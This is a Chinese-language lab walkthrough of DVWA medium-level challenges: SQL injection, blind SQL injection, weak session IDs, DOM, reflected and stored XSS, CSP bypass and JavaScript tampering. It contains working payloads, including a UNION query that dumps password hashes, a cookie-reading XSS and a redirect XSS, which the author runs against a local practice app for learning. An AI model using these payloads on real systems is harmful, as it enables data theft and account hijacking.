dvwa.localtest FALSE / FALSE 0 PHPSESSID e176d3692ee6afa4798775328ad1b36c
#HttpOnly_dvwa.localtest FALSE / FALSE 0 security medium
```

## memo

### CAPTCHA 怪怪的

不知道為什麼，現在連正常流程都無法過關 QQ

**Change your password:**

New password:

Confirm new password:


我不是機器人   
reCAPTCHA  
隱私權 - 條款

The CAPTCHA was incorrect. Please try again.

換一個環境，用 MAMP 重架 DVWA，port 用 80，就正常了

## 7. SQL-Injection

medium 難度換成使用選單 POST 送出



A screenshot of the DVWA SQL Injection page. The URL in the address bar is `localhost:8086/vulnerabilities/sqli/`. The page features a navigation menu on the left with options: Home, Instructions, Setup / Reset DB, and Brute Force. The main content area has a title **Vulnerability: SQL Injection**. Below the title is a form field labeled "User ID:" with a dropdown menu containing the number "1". To the right of the dropdown is a "Submit" button. The DVWA logo is visible in the top right corner of the main content area.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), and SQL Injection (Banned). The main area is titled "Vulnerability: SQL Injection". It has a form with a dropdown for "User ID" set to 1, and a "Submit" button. Below the form, the output shows: "ID: 3", "First name: Hack", and "Surname: Me". To the right, a "More Information" section lists several resources about SQL injection. At the bottom, a browser developer tools Network tab shows a table of requests. One POST request to "/vulnerabilities/sql/" is highlighted, showing parameters: id=3, Submit=Submit. The Request tab of the developer tools is selected.

```
{
  "id": "3",
  "Submit": "Submit"
}
```

try

```
3' OR '1'='1
```

```
id=3'%20OR%20'1'%3D'1&Submit=Submit
```

```
id=3' OR '1'%3D'1&Submit=Submit
```

多試幾次之後，發現將 拿掉就可以注入了 @@

Request Body:

```
id=1 OR 2&Submit=Submit
```

New Request

Cancel **Send**

Method URL  
POST <http://localhost:8086/vulnerabilities/sql/#>

Request Headers

```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8086/vulnerabilities/sql/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://localhost:8086
```

Request Body

```
id=1 OR 2&Submit=Submit
```

localhost:8086/vulnerabilities/sql/#

**DVWA**

Vulnerability: SQL Injection

User ID:

S...	Method	Domain	File	Prot...	Scheme	Initi...	Type	Tra...	Size	S...	End...	R...	Du...
200	POST	loc...	/vulnerabiliti	HT...	http	doc...	html	1.79...	4.5...	0...	4 ms	4...	4...
200	GET	loc...	dwaPage.js	HT...	http	script	js	cac...	0 B	4...	45 ...	4...	0 ...
200	GET	loc...	add_event_l	HT...	http	script	js	cac...	593...	4...	46 ...	45 ms	0 ...
200	GET	loc...	logo.png	HT...	http	img	png	cac...	8.1...	7...	70 ...	0...	0 ...
200	GET	loc...	favicon.ico	HT...	http	Favi...	vnd...	cac...	1.37...	1...	102...	1...	0 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	1.85...	4.8...	1...	16...	1...	5 ms

User ID:

```
ID: 1 OR 2
First name: admin
Surname: admin

ID: 1 OR 2
First name: Gordon
Surname: Brown

ID: 1 OR 2
First name: Hack
Surname: Me

ID: 1 OR 2
First name: Pablo
Surname: Picasso

ID: 1 OR 2
First name: Bob
Surname: Smith
```

**More Information**

New Request

Method: POST URL: http://localhost:8086/vulnerabilities/sql/#

Request Headers:

```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8086/vulnerabilities/sql/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://localhost:8086
```

Request Body:

```
id=1 OR 2&Submit=Submit
```

Headers Cookies Request Response

Filter Request Parameters

Form data

```
id: "1 OR 2"
Submit: "Submit"
```

```
{
  "id": "1 OR 2",
  "Submit": "Submit"
}
```

因為之前已經知道欄位名稱了，所以直接選取即可

Request Body:

```
id=1 union select user_id, first_name, last_name from users;&Submit=Submit
```

S...	Method	Domain	File	Prot...	Scheme	Initi...	Type	Tra...	Size	S...	End...	R...	Du...
200	POST	loc...	/vulnerabiliti	HT...	http	doc...	html	1.79...	4.5...	0...	4 ms	4...	4 ...
200	GET	loc...	dvwaPage.js	HT...	http	script	js	cac...	0 B	4...	45 ...	4...	0 ...
200	GET	loc...	add_event_I	HT...	http	script	js	cac...	593...	4...	46 ...	4...	0 ...
200	GET	loc...	logo.png	HT...	http	img	png	cac...	8.1...	7...	70 ...	0...	0 ...
200	GET	loc...	favicon.ico	HT...	http	Favi...	vnd...	cac...	1.37...	1...	102 ...	1...	0 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	1.8...	4.8...	1...	16.8...	1...	5 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	5...	5.2...	5...	5 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	5...	5.81...	5...	6 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	6...	6.5...	6...	7 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	1.87...	5.0...	6...	6.7...	6...	6 ...

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 union select first_name,last_name from users;
First name: admin
Surname: admin
```

```
ID: 1 union select first_name,last_name from users;
First name: Gordon
Surname: Brown
```

```
ID: 1 union select first_name,last_name from users;
First name: Hack
Surname: Me
```

```
ID: 1 union select first_name,last_name from users;
First name: Pablo
Surname: Picasso
```

```
ID: 1 union select first_name,last_name from users;
First name: Bob
Surname: Smith
```

## Done

Request Body:

```
id=1 union select last_name,password from users;&Submit=Submit
```

localhost:8086/vulnerabilities/sql/#

DVWA

Network Headers Cookies Request Response Timings Status

S...	Method	Domain	File	Prot...	Scheme	Initi...	Type	Tr...	Size	S...	End...	R...	Du...
200	POST	loc...	/vulnerabiliti	HT...	http	doc...	html	1.79...	4.5...	0...	4 ms	4...	4 ...
200	GET	loc...	dvwaPage.js	HT...	http	script	js	cac...	0 B	4...	45 ...	4...	0 ...
200	GET	loc...	add_event_l	HT...	http	script	js	cac...	593...	4...	46 ...	4...	0 ...
200	GET	loc...	logo.png	HT...	http	img	png	cac...	8.1...	7...	70 ...	0...	0 ...
200	GET	loc...	favicon.ico	HT...	http	Favi...	vnd...	cac...	1.37...	1...	102 ...	1...	0 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	1.8...	4.8...	1...	16.8...	1...	5 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	5...	5.2...	5...	5 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	5...	5.81...	5...	6 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	450...	72 B	6...	6.5...	6...	7 ms
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	1.87...	5.0...	6...	6.7...	6...	6 ...
200	POST	loc...	/vulnerabiliti	HT...	http	Net...	html	2 KB	5.2...	8...	8.2...	8...	5 ms

User ID: 1

```
ID: 1 union select last_name,password from users;
First name: admin
Surname: admin
```

```
ID: 1 union select last_name,password from users;
First name: admin
Surname: b59c67bf196a4758191e42f76670ceba
```

```
ID: 1 union select last_name,password from users;
First name: Brown
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 union select last_name,password from users;
First name: Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 union select last_name,password from users;
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1 union select last_name,password from users;
First name: Smith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Cancel

Method URL

POST <http://localhost:8086/vulnerabilities/sql/#>

Request Headers

```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8086/vulnerabilities/sql/
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://localhost:8086
```

Request Body

```
id=1 union select last_name,password from users;&Submit=Submit
```

```
ID: 1 union select last_name,password from users;
First name: admin
Surname: admin
```

```
ID: 1 union select last_name,password from users;
First name: admin
Surname: b59c67bf196a4758191e42f76670ceba
```

```
ID: 1 union select last_name,password from users;
First name: Brown
Surname: e99a18c428cb38d5f260853678922e03
```

```

ID: 1 union select last_name,password from users;
First name: Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select last_name,password from users;
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select last_name,password from users;
First name: Smith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

## 8. SQL Injection Blind

Objective:

Find the version of the SQL database software through a blind SQL attack.

這關也是改用 POST

先透過上一關驗證一下 VERSION 語法

```
id=1 UNION select 1,VERSION(); &Submit=Submit
```

```
id=1 UNION SELECT 1,SUBSTRING((SELECT @@version),1,20); &Submit=Submit
```

localhost:8086/vulnerabilities/sql/#

The screenshot shows the DVWA SQL Injection interface. In the top right, the DVWA logo is displayed. Below it, the title "Vulnerability: SQL Injection" is centered. On the left, a sidebar menu includes "Home", "Instructions", "Setup / Reset DB", "Brute Force", and "Command Injection", with "Command Injection" being the active tab. In the main content area, there is a form with a dropdown "User ID" set to "1" and a "Submit" button. Below the form, the output shows: "ID: 1", "First name: admin", and "Surname: admin". At the bottom of the page, a browser developer tools Network tab is visible, showing several requests to the "/vulnerabilities/sql/" endpoint, indicating multiple attempts or a session dump.

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

```
SELECT 1,SUBSTRING((SELECT @@version),1,20);
```

```
SELECT SUBSTRING((SELECT @@version),1,20);
```

```
(SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%');
```

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,20)); &Submit=Submit
```

The screenshot shows the DVWA SQL Injection (Blind) page. A user has entered '1' into the 'User ID:' dropdown and clicked 'Submit'. The response message 'User ID exists in the database.' is displayed in red. Below the form is a browser developer tools Network tab showing several requests, including one for the current page which includes the payload 'Netl hi 1... 4.5e 3... 3. 0 ...'. The Response tab shows the same red message.

## 參考之前已經得知的版本

10.1.26-MariaDB-0+de

false

```
1 AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%')
```

只能多嘗試，後來發現可能是單引號的問題，看起來是因為 POST data 的關係，payload 被視為字串，先換成 = 來測試

```
(SELECT SUBSTRING((SELECT @@version),1,1)) = 1
```

true (User ID exists in the database.)

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,1)) = 1 &Submit=Submit
```

true (User ID exists in the database.)

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,2)) = 10 &Submit=Submit
```

false

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,2)) = 12 &Submit=Submit
```

...

理論上應該是可以猜出 DB 的本版

知道是因為 post data 被視為字串後，就可以知道為什麼這邊可以寫 10. 而不會噴錯了

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,3)) = 10.);&Submit=Submit
```

## 卡關 QQ


但如果再增加下去 10.x.x 的判斷會無效，崩潰

換個環境再測 db 是 5.7.34，也是第二個小數點之後無法正常判斷，頂多只能判斷到 5.7

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,5)) = 10.10&Submit=Submit
```

```
id=1 AND (SELECT @@version) like 10.1.26-MariaDB-0+de&Submit=Submit
```

```
id=1 AND SELECT (SELECT @@version)) = 5.7.34&Submit=Submit
```



Request

```
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/98.0.4758.82 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
  plt
10 Referer: http://dvwa.localtest/vulnerabilities/sql_blind/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=d725f4bfff771aa968db71fe7e981f0d5; security=medium
14 Connection: close
15
16 id=1 AND (select @version) = 5.7 &Submit=Submit
```

Response

DVWA

Vulnerability: SQL Injection (Blind)

User ID: 1  User ID exists in the database.

More Information

- [https://en.wikipedia.org/wik/SQL\\_Injection](https://en.wikipedia.org/wik/SQL_Injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Done 4,577 bytes | 17 millis

## 9. Weak Session IDs

### 觀察

這串數字有點眼熟

dwvaSession:"1645009861"

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Data
dwvaSession	1645009861	localhost	/vulnerabilities/weak_id	21	false	false	Lax	Wed, 16 Feb 2022 11:10:44 GMT		dwvaSession: "1645009861"
PHPSESSID	fvbiBulfm/pb1...	localhost	/	Session	35	false	false	Lax	Wed, 16 Feb 2022 11:10:44 GMT	Created: "Wed, 16 Feb 2022 11:10:44 GMT"
security	medium	localhost	/	Session	14	false	false	Lax	Wed, 16 Feb 2022 11:10:44 GMT	Domain: "localhost"
Webstore...	3966cdde-2f8...	localhost	/	Thu, 12 Feb 2032 ...	53	true	false	Strict	Wed, 16 Feb 2022 11:10:44 GMT	Expires / Max-Age: "Session"

+new Date()

```
» +new Date()  
← 1645009950023
```

```
»
```

在 console 比對一下，竟然是個很微妙的數字

很明顯是 timestamp，不過 PHP 和 JS 產生的有差異

```
» +new Date()  
← 1645009992844  
» "1645009992844".length  
← 13  
» "1645009987".length  
← 10
```

```
»
```

### 試著使用 php function - time()

```
root@91ab8a5e75e3:/# php -a  
Interactive mode enabled  
  
php > echo time();  
1645010216  
php >
```

```
root@91ab8a5e75e3:/# php -a  
Interactive mode enabled  
  
php > echo time();  
1645010216  
php > |
```

### Done

比對一下跟 `dvwaSession` 得長度一樣，所以就是 PHP 的 `time()` function

```
"1645009861"  
"1645010216"
```

```
>> "1645010216".length
< 10
>>
```

## 10. DOM Based Cross Site Scripting (XSS)

The developer has tried to add a simple pattern matching to remove any references to "<script" to disable any JavaScript. Find a way to run JavaScript without using the script tags.

try了一下，發現加了 & 在 English 後面可以逃過檢查，有時候後端過濾變數時會忘記處理重複性或多個變數的狀況，剛好類似目前的情境

```
English&<script>alert(1)</script>
```


```
default=English&<script>alert(1)</script>
```

```
http://localhost:8086/vulnerabilities/xss_d/?default=English&%3Cscript%3Ealert(1)%3C/script%3E
```

### Done

成功執行

A screenshot of the DVWA application interface. The browser address bar shows the URL: localhost:8086/vulnerabilities/xss\_d/?default=English&<script>alert(1)</script>. The main page title is 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. On the left, there's a sidebar menu with various exploit categories. The 'XSS (DOM)' option is highlighted with a green background. In the center, there's a form field labeled 'Please choose a language:' with a dropdown menu. A modal dialog box is displayed in the foreground, showing the message 'localhost:8086' at the top, followed by the number '1' in the center, and an 'OK' button at the bottom right. The DVWA logo is visible at the top of the main content area.



## 11. Reflected XSS

### Objective

One way or another, steal the cookie of a logged in user.

### 觀察

看 source 的話會發現他只有 replace `<script>`，也就是說只要避開完整的字串就行了 😊

## Reflected XSS Source

[vulnerabilities/xss\\_r/source/medium.php](#)

```

<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>

```

### 試著將字串拆開

經過幾次嘗試後，試著將 tag 結尾前的字串拆開空出一格，會發現這樣做下面的參考連結也都消失了

```
<script >alert(1)
```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello

```
<script >alert(1)</script>
```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Hello

⊕ dvwa.localtest

1


OK

```
▼ <div id="main_body">
  ▼ <div class="body_padded">
    ▶ <h1>...</h1>
    ▼ <div class="vulnerable_code_area">
      ▶ <form name="XSS" action="#" method="GET">...</form>
      ▼ <pre>
        Hello
      ▼ <script>
        alert(1)</pre> </div> <h2>More Information</h2> <ul> <li><a target="_blank" href="https://owasp.org/www-community/attacks/xss/filter-evasion-cheatsheet" href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank" href="http://www.cgisecurity.org/xss-faq.html">...</a></li> <li><a href="http://www.scriptalert1.com">...</a></li> <li><a href="http://www.scriptalert1.com">...</a></li> </ul> <br/><br/> </div> <div class="clear"></div>
```

Done

看起來瀏覽器一樣會認為這是合法的 script tag

```
<script>alert(document.cookie)</script>
```



```
PHPSESSID=ov64qqshkod7693old2dk59e3; security=medium
```

#### memo

參考提示後，才發現大小寫也要考慮進去 XD

```
<sCript>alert(1)</sCript>
```

## 12. Stored Cross Site Scripting (XSS)

Objective

Redirect everyone to a web page of your choosing.

## 觀察

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name:

經過測試後你會發現第一個 name input 防護比較脆弱，有機可趁，但有限制長度，不過可以直接修改 input 長度，後端並沒有檢查

```
▼ <form method="post" name="guestform" "="">
  ▼ <table width="550" cellspacing="1" cellpadding="2" border="0">
    ▼ <tbody>
      ▼ <tr>
        <td width="100">Name *</td>
        ▼ <td>
          <input name="txtName" type="text" size="30" maxlength="100">
        </td>
      </tr>
    ..
```


y.home > div#container > div#main\_body > div.body\_padded > div.vulnerable\_code\_area > form > table > tbody > tr > td > input

```
<sCript> alert(1) </sCript>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*



Done

```
<sCript>location.href="https://1.1.1.1"</sCript>
```



## 13. Content Security Policy (CSP) Bypass

Objective: Bypass Content Security Policy (CSP) and execute JavaScript in the page.

## 觀察 CSP

```
GET http://dvwa.localtest/vulnerabilities/csp/
```


這次有多一個 nonce

```
Content-Security-Policy:  
script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';
```

## Done

CSP 禁止 inline script，但如果要讓它執行只要在 script 上加上 `nonce` 屬性即可，value 就是 nonce 的值 (nonce- 之後的 value)

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```



The screenshot shows the DVWA Policy (CSP) Bypass page. A modal dialog box is centered, displaying the number '1' and a blue 'OK' button. The main page content includes a navigation menu on the left with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The central area has a title 'Vulnerabilities' and a sub-section 'Policy (CSP) Bypass'. Below this, there's a table of URLs and a Network tab in the browser developer tools showing a POST request to the CSP bypass endpoint with the correct nonce value included in the headers.

## 14. JavaScript Attacks

Objective:

Simply submit the phrase "success" to win the level. Obviously, it isn't quite that easy, each level implements different protection mechanisms, the JavaScript included in the pages has to be analysed and then manipulated to bypass the protections.

## 觀察

- 多出了一個新的 js file
- 有兩種方式送出答案，一種是覆寫前端 js code 後送出，另一種是直接改 request 的 value，只要 value 正確就會過關

The screenshot shows the DVWA (Damn Vulnerable Web Application) medium level challenge. The browser address bar shows `localhost:8086/vulnerabilities/javascript/`. The DVWA logo is at the top right. The main content area is titled "Vulnerability: JavaScript Attacks". It says "Submit the word 'success' to win." with a "Phrase" input field containing "ChangeMe" and a "Submit" button. Below this is a "More Information" section. The bottom half of the screen shows the browser's developer tools with the "Debugger" tab selected. The Sources panel lists files under "Main Thread" and "localhost:8086/dvwa/js". The "medium.js" file is selected and its content is displayed in the right pane:

```
function do_something(e) {
    for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}
setTimeout(function () {
    do_elsesomething('XX')
}, 300);
function do_elsesomething(e) {
    document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')
}
```

